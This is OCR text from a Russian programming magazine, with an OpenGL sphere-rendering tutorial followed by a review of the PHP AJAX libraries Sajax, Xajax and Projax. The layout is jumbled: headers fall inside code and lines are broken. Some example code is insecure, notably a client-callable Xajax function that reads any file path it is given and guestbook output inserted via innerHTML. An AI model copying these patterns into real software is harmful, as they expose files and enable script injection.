
Что такое «аппроксимировать поверхность»? Если посмотреть на фигуры, которые нам предлагают, то видно, что все они имеют форму с изгибами. Невозможно создать в компьютерной графике сферу, можно только рисовать точки и линии, а окружности создаются с помощью большого количества линий (трехмерные объекты — из треугольников). Чем больше линий, тем более округлой будет получаться форма объекта. Аппроксимировать означает создать объект, максимально приближенный к реальному. А насколько приближенным его нужно сделать в этом задании? Ладно, выберем степень соответствия на свое усмотрение. Данные необходимо загружать из файла, но это же серьезное упущение! Отображение должно происходить полигональным методом, поэтому какая разница, какие данные в файле — сфера, цилиндр или пышные формы Памелы Андерсон? Достаточно одному студенту выполнить задание, а все остальные должны только чуть изменить формат файла и переменные в исходнике, чтобы идентичность кода не бросалась в глаза. После этого нужно создать необходимую фигуру в 3DS Max, сохранить ее в файле, и можно считать, что задание выполнено. Мы усложним задачу и будем генерить фигуру программно.

Инициализация


Итак, давай напишем программку, которая будет динамически формировать сферу. Для начала создадим пустое Win32-приложение и сразу же добавим необходимые заголовочные файлы, а именно:

```
#include <gl\gl.h>
#include <math.h>
```

Первый заголовочный файл подключает функции OpenGL, которые нам предстоит использовать для отображения сферы. Вторая строка подключает математические функции.



> Сфера с закрашенными полигонами



> Каркас сферы

Так как сфера будет генериться, нам понадобятся тригонометрические функции из math.h. Теперь идем в Свойства проекта и в Установках линкера в строке Additional Dependencies добавляем библиотеку opengl32.lib. Библиотеку расширенных функций glu мы использовать не будем (да, она упростила бы создание сферы, цилиндра и т.д., но, судя по заданию, мы не имеем права обращаться к ней).

Из глобальных переменных нам понадобится hrc типа HGLRC, в которой мы будем сохранять контекст рисования OpenGL.

Теперь движемся в функцию InitInstance, где создается окно. После его создания добавляем код из листинга 1. Я думаю, стоит рассмотреть этот листинг поподробнее, поскольку его понимание необходимо для выполнения задания.

После получения контекста рисования окна, мы должны задать формат пикселя. В данном случае я использую RGBA-формат в 24 бита. Помимо этого, для повышения скорости включается двойная буферизация (флаг PFD_DOUBLEBUFFER). В исходнике, который ты найдешь на DVD, задание формата пикселя я вынес в отдельную функцию SetPixelFormat.

Далее идет создание контекста рисования OpenGL с помощью функции wglCreateContext (он будет «текущим» — wglMakeCurrent). Это стандартная операция при инициализации OpenGL.

Теперь самое интересное. В задании определена необходимость удаления невидимых линий и поверхностей. Но как это сделать? В OpenGL для этого нужно всего лишь включить тест глубины. Без него выводится все подряд, и объекты, находящиеся дальше, могут оказаться в одной позиции с более близкими объектами. Чтобы включить тест глубины, пишем:

```
glEnable(GL_DEPTH_TEST);
```

Существует множество вариантов тестов глубины. Их можно задать с помощью функции glDepthFunc. В этом примере я задействую тест GL_LESS, который используется по умолчанию. Про все остальные их виды ты можешь узнать из файла справки по функции glDepthFunc.

Освещение

Освещение — это отдельная история. Согласно заданию, мы должны обеспечить реалистичное освещение. Но как это сделать? Реалистичное освещение — это целая наука, для него существует великое множество алгоритмов и методов (OpenGL в этом плане может практически все. Самое реалистичное, на мой взгляд, освещение можно получить только с использованием вершинных шейдеров. Но я надеюсь, что составители задания не пошли так далеко в своих запросах и не испортили нам всю жизнь, и поэтому использую освещение, предоставляемое функциями OpenGL.

Итак, чтобы в нашей сцене появился источник освещения, необходимо его создать, выбрать модель и указать его положение. В OpenGL первый пункт достаточно прост, поскольку нам уже доступны источники с именами GL_LIGHTi, где i изменяется от 0 до GL_MAX_LIGHTS. В моем заголовочном файле эта константа равна 0x0D31. Я думаю, этого будет вполне достаточно. Мы будем использовать один источник освещения — GL_LIGHT0. Чтобы задать его положение, используем следующий код:

```
GLfloat position[] =
{ 0.0, 1, -1.5, 0.0 };
glLightfv(GL_LIGHT0, GL_
POSITION, position);
```

В первой строке мы задаем массив из четырех чисел типа GLfloat, которые определят позицию источника освещения в нашем мире. Во второй — вызываем функцию glLightfv, которая имеет 3 параметра:

1. источник освещения;
2. параметр, который нужно изменить; мы будем устанавливать позицию света, поэтому указываем константу GL_POSITION;
3. вектор (массив из четырех значений), задающий позицию.

Эта позиция будет трансформирована в матрицу modelview нашего мира.

Если не задать положение источника света, то по умолчанию будет использоваться вектор (0,0,1,0). Можно еще задать тип лампочки — рассеянный свет, прожектор и т.д., но это уже дело вкуса и цвета. В задании тип света не указан.

Итак, позицию лампочки мы задали, теперь необходимо включить свет.

Нет, для этого не нужно вызывать электрика-алкаша, нужно просто написать две следующие строки:

Листинг 2

```
case WM_SIZE:
 // Определяем размеры окна
 RECT r;
 GetWindowRect(hWnd, &r);
 width = r.right-r.left;
 height = r.bottom-r.top;

 // Использовать матрицу Projection
 glMatrixMode(GL_PROJECTION);
 // Загрузить единичную матрицу
преобразований
 glLoadIdentity();

 // В зависимости от размеров окна
создаем параллельную проекцию
 if (width <= height)
  glOrtho (-2, 2, -2*height/width,
2*height/width, 2.0, -2.0);
 else
  glOrtho (-2*width/height,
2*width/height, -2, 2, 2.0, -2.0);

 // Задаем область просмотра
 glViewport(0, 0, width, height);
break;
```

```
glEnable(GL_LIGHTING);
glEnable(GL_LIGHT0);
```

В первой строке мы разрешаем освещение в целом, а во второй — включаем источник GL_LIGHT0.

Постинсталл

Чтобы освещение работало нормально, желательно включить нормализацию:

```
glEnable(GL_NORMALIZE);
glEnable(GL_AUTO_NORMAL);
```

Несмотря на то что при построении сферы я буду рассчитывать нормаль ручками, эти 2 флага включены, чтобы ты знал об их существовании. Первый флаг разрешает нормализацию, а второй — разрешает это делать автоматом.

По заданию необходимо предоставить возможность отображения фигуры в виде каркаса. Как это сделать? Очень просто. Наш полигон будет строиться из закрашенных треугольников. Чтобы убрать закраску, можно добавить следующую строку:

```
glPolygonMode(GL_FRONT_AND_
BACK, GL_LINE);
```


Здесь мы включаем отображение передних и задних поверхностей полигона линиями. Теперь это не закрашенные треугольники, а линии, а значит, OpenGL нарисует только каркас.


Проекция

В задании есть пункт, который требует от нас обеспечить возможность отображения в параллельной и перспективной проекции. Для начала определимся, что же это такое — параллельная и перспективная проекция. При параллельной проекции все объекты проецируются на плоскость просмотра параллельно, без каких-либо искажений. Однако наши глаза не обладают такой широтой обзора, поэтому нам присуще перспективное зрение и такая проекция воспринимается как более естественная.

Для работы с параллельной проекцией используется функция glOrtho:

```
void glOrtho(GLdouble left,
GLdouble right, GLdouble
bottom, GLdouble top, GLdouble
near, GLdouble far)
```





> Создание сферы с помощью линий. Слева — сфера из малого количества линий, поэтому она угловатая. Справа линий в 4 раза больше, поэтому этот объект и на сферу похож больше

Уже по названиям переменных можно понять, что первые четыре задают прямоугольник просмотра, а последние две — расстояние до ближней и дальней плоскостей отсечения соответственно. Все, что ближе near и дальше far, отображаться не будет.

Чтобы задать перспективную проекцию, нужно использовать функцию gluPerspective:

```
void gluPerspective(GLdouble
angley, GLdouble aspect, GLdouble
znear, GLdouble zfar)
```

Первый параметр — это угол обзора по оси Y. Второй параметр — соотношение сторон, в большинстве случаев его делают равным отношению ширины окна к высоте. Далее

Листинг 1

```
// Определяем контекст рисования
окна
HDC dc = GetDC(hWnd);

// Задаем формат пикселя
static PIXELFORMATDESCRIPTOR pfd = {
sizeof(PIXELFORMATDESCRIPTOR),
1, PFD_DRAW_TO_WINDOW |
PFD_SUPPORT_OPENGL | PFD_
DOUBLEBUFFER, PFD_TYPE_RGBA,
24, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 32, 0, 0,
PFD_MAIN_PLANE, 0, 0, 0, 0 };

// Выбираем созданный формат
int pixelFormat = ::
ChoosePixelFormat(dc, &pfd);
if (pixelFormat == 0){
   MessageBox(0,
      "ChoosePixelFormat error",
      "Error", MB_OK);
   return FALSE;
}

// Установить формат пикселя
if (::SetPixelFormat(dc,
pixelFormat, &pfd) == FALSE)
{
   MessageBox(0,
     "SetPixelFormat error",
      "Error", MB_OK);
   return FALSE;
}

// Создаем контекст OpenGL
hrc = wglCreateContext(dc);
wglMakeCurrent(dc,hrc);

// Позиция источника освещения и
позиция просмотра
GLfloat position[] =
{ 0.0, 1, -1.5, 0.0 };
GLfloat local_view[] = { 0.0 };

// Включаем тест глубины
glEnable(GL_DEPTH_TEST);
glDepthFunc(GL_LESS);

// Включаем освещение
glLightfv(GL_LIGHT0, GL_POSITION,
position);
glLightModelfv(
GL_LIGHT_MODEL_LOCAL_VIEWER,
local_view);
glEnable(GL_LIGHTING);
glEnable(GL_LIGHT0);

// Включаем нормализацию
glEnable(GL_AUTO_NORMAL);
glEnable(GL_NORMALIZE);

/* Раскомментировать следующую
строку, чтобы отображать в каркас-
ном виде */
//glPolygonMode(GL_FRONT_AND_
BACK, GL_LINE);

MoveWindow(hWnd, 10, 10, 640, 480,
TRUE)
```

идут расстояния до ближней и дальней плоскостей отсечения. Вполне логично будет задавать параметры проекции по событию изменения размеров окна, ведь от этого зависят и параметры отображения. Идем в функцию WndProc и добавляем туда обработчик события WM_SIZE, код которого можно увидеть в листинге 2. В этом примере мы будем использовать параллельное проецирование. Чтобы превратить его в перспективу, замени вызов glOrtho следующей строкой:

```
gluPerspective(45.0f, width/height, 1.0f, 100.0f);
```

Эта перспектива будет иметь следующие характеристики:
1. Угол обзора в высоту равен 45 градусам.
2. Соотношение сторон просмотра соответствует соотношению сторон окна.
3. Все вершины/объекты ближе 1 и больше 100 не будут видны.
Перед установкой необходимой проекции требуется выбрать режим матрицы GL_PROJECTION, а после этого загрузить единичную матрицу с помощью функции glLoadIdentity().

Отображение

Для отображения сцены по событию WM_PAINT мы добавим вызов функции DrawScene (ты найдешь ее на диске). Гигантский размер этой функции, обусловленный генерацией в ней сферы математическим методом, не позволяет мне привести ее здесь (если бы я загружал сферу из файла, то кода получилось бы несколько меньше). Впрочем, если ты умеешь работать с файлами, адаптировать пример не составит труда.
Кстати, в процессе изучения исходника обрати внимание, что для каждого треугольника я определяю нормали, без которых освещение станет невозможным. Просто сформировать полигон мало, необходимо нормализовать его, чтобы OpenGL знал, как должен вести себя источник освещения. Помимо этого, объекту назначается материал. В зависимости от материала поверхности изменяется и освещение. Глянцевые поверхности должны отбрасывать блики, а матовые — просто равномерно рассеивать свет. Размер блика также может отличаться в зависимости от поверхности.
Полный код примера ты найдешь на DVD. Что в нем не хватает? Пространственных преобразований и выреза. Вырез сделать программно не так уж и сложно, а вот преобразования — достаточно интересная тема, и для ее раскрытия нужна отдельная статья. Про DirectX-преобразования я писал в своих книгах «Искусство программирования игр на C++» и «Direct и C++. Искусство программирования». Вторая книга имеет вариант и для Delphi.

Зачет!

Исходный код готового примера — это, конечно, хорошо, но нужно еще уметь объяснить этот код (а еще лучше — знать предмет :)). Существует множество вариантов тестов глубины, алгоритмов освещений, и, плавая в этой теме, будь готов к тому, что знающий препод может легко поставить тебя в тупик. Так что, если ты прогулял целый семестр и не знаешь OpenGL, лучше купи книгу и наверстай упущенное. Это необходимо не только для сдачи экзаменов, но и просто для себя, ведь мы учимся не ради оценок, а ради знаний, без которых после окончания института диплом не стоит ничего.



БОРИС ВОЛЬФСОН
/ BORISVOLFSON@GMAIL.COM /

ТРИ БОГАТЫРЯ

ОБЗОР AJAX-БИБЛИОТЕК ДЛЯ PHP С ПРАКТИЧЕСКИМИ ПРИМЕРАМИ

Как известно, писать приложения в идеологии AJAX сложно по многим причинам, начиная довольно трудоемкой отладкой и заканчивая разработкой функций для рутинных действий. А зачем это делать заново, ведь есть готовые библиотеки для PHP!? В этой статье я расскажу о том, как разрабатывать AJAX-приложения, не сходя при этом с ума.

Ищем подопытных

Для этого обзора я выбрал 3 довольно сильно различающихся по функционалу библиотеки. Почему только 3? Дело в том, что другие интересные AJAX-решения обычно являются частью полноценных фреймворков для создания сайтов, поэтому их обзор занял бы слишком много места. Стало быть, о них — в следующий раз, а пока мы познакомимся с участниками сегодняшнего состязания.

Итак, внимание на сцену! Первым выступает представитель легкой весовой категории — Sajax; за ним уверенно двигается крепкий середнячок — Xajax; и, наконец, могучий тяжеловес, жонглер гирями, способный удержать на своей груди платформу с роялем, оркестром и взводом королевских мушкетеров, — Projax.

А что делать-то будем?

Сколько «пустых» статей и других материалов об AJAX и втором поколении веб-технологии публикуются ежедневно? Трудно сосчитать :). В них популярно и доказательно обосновывается, что все это очень круто и прогрессивно, но при этом авторы забывают рассказать нам одну малость — как всего этого добиться. Чтобы не быть голословным, я покажу тебе все это на конкретных примерах, часть из которых ты сможешь сразу использовать на своих веб-сайтах. Начнем с самой простой библиотеки — Sajax.


Sajax

Sajax — довольно простая библиотека, поэтому серверный и клиентский код мы можем (и будем :)) писать в одном файле. Функционал у нашей первой программы будет очень простым: мы нажимаем кнопку, и в текстовое поле загружается текст, разумеется, без перезагрузки страницы. Для начала сделаем серверную часть, в которой будет экспортироваться функция, возвращающая текст для клиента:


СЕРВЕРНАЯ ЧАСТЬ СКРИПТА

```
<?
  require("Sajax.php");

  function hello_world() {
    return "Hello, world!";
  }
  sajax_init();
  // Раскомментировать
  // для отладочного режима:
  // $sajax_debug_mode = 1;
  sajax_export("hello_world");
```



> Поле с автозавершением



> Простейшее приложение с использованием Sajax

```
  sajax_handle_client_request();
?>
```

Последняя строка этого скрипта автоматически обрабатывает запросы клиента.
Ну что же, перейдем к клиентской части, которой надо выдать HTML и JavaScript (поместим мы ее в тот же файл, сразу за закрывающимся тэгом PHP). Для автоматической генерации JavaScript мы воспользуемся библиотечной функцией sajax_show_javascript(), а для асинхронной работы JavaScript — определим функцию do_hello_world, которая будет вызываться при нажатии кнопки, и функцию do_hello_world_callback, которая сработает при получении ответа сервера и положит результат в текстовое поле.
Вся соль библиотеки Sajax кроется в работе do_hello_world, которая вызывает автоматически сгенерированную x_hello_world. Фактически, мы из JavaScript вызываем функцию, которая написана на PHP и хранится на сервере, а в качестве параметра передаем ей функцию обратного вызова:

КЛИЕНТСКАЯ ЧАСТЬ СКРИПТА

```
<html>
<head>
<title>Hello, world! by sAJAX</
title>
<script>
<?php sajax_show_javascript(); ?>

function do_hello_world_
callback(result)
{
  document.getElementById
  ("return_string").value = result;
}

function do_hello_world()
{
  x_hello_world
    (do_hello_world_callback);
}

</script>
</head>
<body>
<input type="text" id="return_
string" value="Здесь будет резуль-
тат запроса">
<input type="button" value="Послать
запрос" onclick="do_hello_world();
return false;">
</body>
</html>
```

Запустим скрипт и посмотрим описание функции x_hello_world, которое автоматически генерируется при вызове PHP-функции sajax_export(«hello_world»):

ФУНКЦИЯ X_HELLO_WORLD, СГЕНЕРИРОВАННАЯ БИБЛИОТЕКОЙ SAJAX

```
// wrapper for hello_world
function x_hello_world()
{
  sajax_do_call("hello_world",
    x_hello_world.arguments);
}
```

В результате происходит прозрачный вызов PHP-функции, которая хранится на сервере.
Теперь попробуем вызвать серверную функцию с параметрами, для чего напишем гостевую книгу, в которую сообщения будут добавляться без перезагрузки страницы, а отображение новых сообщений будет происходить автоматически.
Для простоты я предположу, что у нас есть API для работы с сообщениями. Это может быть программный интерфейс к базе данных или XML-хранилищу. В нем нам нужны 3 функции:

```
// печать всех сообщений в виде HTML
messages_api_print_messages();

// добавление сообщения
messages_api_add_message($message);

// возврат всех сообщений в виде HTML
messages_api_get_messages();
```

Теперь напишем серверную часть, в которой изменится только описание функции и ее экспорт:

СЕРВЕРНАЯ ЧАСТЬ СКРИПТА

```
<?
  require("Sajax.php");
  require("messages_api.php");

  function add_message($message) {
    messages_api_add_message
      ($message);
    return
      messages_api_get_messages();
  }

  sajax_init();
  sajax_export("add_message");
  sajax_handle_client_request();

?>
```


Projax
www.ngcoders.com/projax

Projax представляет собой порт проекта Prototype, который был первоначально написан для Ruby on Rails и проекта script.aculo.us. Такой мощный функционал объясняет общий размер клиентской части — более 170 Кб кода JavaScript. За эти «деньги» мы получаем полную «корзину фруктов» — от манипуляций с DOM до визуальных эффектов. Projax идеально подходит для «суперинтерактивных» проектов, например, онлайн-игр, где нужен мощный функционал на стороне пользователя. Минусом опять же является некоторая сложность этой библиотеки, которую ты, конечно, не заметишь, если раньше работал с Prototype и script.aculo.us

На стороне клиента у нас будет поле для ввода текста и кнопка для отправления. Сообщения будут отображаться ниже:

КЛИЕНТСКАЯ ЧАСТЬ СКРИПТА

```
<html>
<head>
<title>Гостевая книга by sAJAX
</title>
<meta http-equiv="Content-Type"
content="text/html; charset=utf-
8"/>
<script>
<?php sajax_show_javascript(); ?>
 function do_add_message_
```



> Форма регистрации

```
callback(result)
{
  document.getElementById("message
s").innerHTML = unescape(result);
}

function do_add_message() {
  message = document.getElementById
    ("message").value;
  x_add_message(message,
    do_add_message_callback);
}

</script>
</head>
<body>
 <textarea id="message">
</textarea><br/>
<input type="button"
value="Отправить" onclick="do_add_
message(); return false;">
<hr />
<div id="messages">

<?php
  messages_api_print_messages();
?>

</div>
</body>
</html>
```

При нажатии на кнопку «Отправить» вызывается функция x_add_message, которой в качестве параметра передается не только функция обратного вызова, но и содержимое текстового поля. Надеюсь, внимательный читатель обратил внимание и на вызов функции unescape(result) для нормального отображения кириллических символов. Если нет желания каждый раз вызывать ее, можно пропатчить саму библиотеку.

Xajax

Несмотря на то что эта библиотека чуть мощнее предыдущей, работать с ней не намного сложнее. Чтобы быстро войти в курс дела, посмотрим, как можно с помощью Xajax загрузить файл по нажатию кнопки:

ЗАГРУЗКА ФАЙЛА ПРИ ПОМОЩИ XAJAX

```
<?php
require ('xajax.inc.php');

function loadFile($file)
{
  $objResponse = new
    xajaxResponse();
  $objResponse->addAssign(
    "result",
    "innerHTML",
    file_get_contents($file));
  $objResponse->addAssign(
    "result", "style.visibility",
    'visible');
  return $objResponse;
}

$xajax = new xajax();
// Раскомментировать для отладки
//$xajax->debugOn();

$xajax->registerFunction
  ("loadFile");
$xajax->processRequests();
?>


<html>
<head>
<title>Загрузка файла</title>
<meta http-equiv="Content-Type"
content="text/html; charset=utf-
8"/>
<?php $xajax->printJavascript(''); 
?>
</head>
<body style="text-align: center;«>
<button onclick="xajax_
loadFile('file.data')">Загрузить
файл</button>
<div style="border: 1px solid
black; visibility:hidden;"
id="result"></div>
<br/>
</body>
</html>
```

Первое, что бросается в глаза при прочтении кода, — поддержка ООП в Xajax, ведь мы работаем не с функциями, а с классами и объектами, которые при желании можно расширить. Общая схема работы аналогична Sajax, по-другому идет разве что отправка ответа с сервера клиенту — для этого используется объект $objResponse класса xajaxResponse. Я использовал метод addAssign, который ищет объект HTML с заданным id и определенному полю присваивает нужное значение. То есть мы можем не только прозрачно вызывать серверные функции на клиенте, но и прозрачно модифицировать HTML с сервера (и добавлять JavaScript).

Кстати, помнится, я обещал продемонстрировать, как надо разделять AJAX-систему на клиента и сервер. Настало время исполнить обещание, а заодно — показать, как Xajax умеет автоматически отсылать формы на сервер.

На каждом сайте, который поддерживает создание сетевого сообщества, имеется процедура регистрации с помощью специальной формы. Чтобы зарегистрироваться, надо потратить немало сил: то пароль слишком легкий, то логин занят — проще просто бросить это дело. Попробуем сделать эту процедуру безболезненной, быстрой и интерактивной.

Логин, введенный пользователем, должен быть незанятым и отвечать некоторым требованиям, например состоять более чем из трех символов.



› Загрузка файла в Xajax

На пароль мы наложим только ограничение по длине: 6 символов. Дополнительные проверки можешь придумать сам — все зависит от твоей фантазии ;). Вся система будет содержать 3 файла:

- register.common.php – общий функционал для клиента и сервера;
- register.server.php – серверная часть для проверки логина, пароля и обработки формы;
- register.php – клиентская часть с интерактивной формой ввода.

Начнем с общей части для клиента и сервера, в которой будут регистрироваться 3 функции для проверки логина, пароля и для приема данных с клиента. Поскольку серверная часть будет у нас в отдельном файле, это надо указать в конструкторе объекта $xajax:

REGISTER.COMMON.PHP

```
<?php
require ('xajax.inc.php');

$xajax = new xajax
  ("register.server.php");
// Раскомментировать для отладки
//$xajax->debugOn();


$xajax->registerFunction("checkUserName");
$xajax->registerFunction("checkUserPass");
$xajax->registerFunction("submitForm");
$xajax->processRequests();
?>
```

Функции для проверки я предлагаю описать отдельно, так как они будут вызываться у нас в двух случаях: когда форма будет передана на сервер и когда по мере набора текста пользователем будет происходить автоматическая проверка:


ФУНКЦИИ ДЛЯ ПРОВЕРКИ ЛОГИНА И ПАРОЛЯ (REGISTER.SERVER.PHP)

```
function isUserNameGood($userName)
{
  // Их надо брать из базы ;)
  $users = array("bill", "john", "vasya");
  if (strlen($userName) <= 3)
    return array(false, "Имя пользователя
      должно быть длиннее трех символов");

  foreach ($users as $user)
    if ($user == $userName)
      return array(false, "Имя пользователя
        уже используется");
```



Гостевая книга на AJAX



Drug'n'Drop на Projax

```
  return array(true, "Имя пользова-
теля подходит");
}

function isUserPassGood($userPass)
{

  $objResponse = new
xajaxResponse();

  if (strlen($userPass) <= 6)
    return array(false,
      "Пароль должен быть длиннее
шести символов");

  return array(true, «Пароль
подходит»);
}
```

Обе функции возвращают 2 значения, первое имеет булевский тип и определяет, подходят ли логин и пароль соответственно, а второе содержит пояснительный текст. Теперь реализовать функции, которые будут вызываться клиентом, не составит труда:

ФУНКЦИИ, КОТОРЫЕ БУДУТ ВЫЗЫВАТЬСЯ ИЗ JAVASCRIPT (REGISTER.SERVER.PHP)

```
function checkUserName($userName)
{
  $objResponse = new
xajaxResponse();

  list($isUserNameGood, $message)
= isUserNameGood($userName);

  $objResponse->addAssign(
    "userNameOk", "innerHTML",
    $message);
  return $objResponse;
}

function checkUserPass($userPass)
{
  $objResponse = new
    xajaxResponse();

  list($isUserPassGood, $message)
    = isUserPassGood($userPass);
  $objResponse->addAssign(
    "userPassOk", "innerHTML",
    $message);
  return $objResponse;
}
```

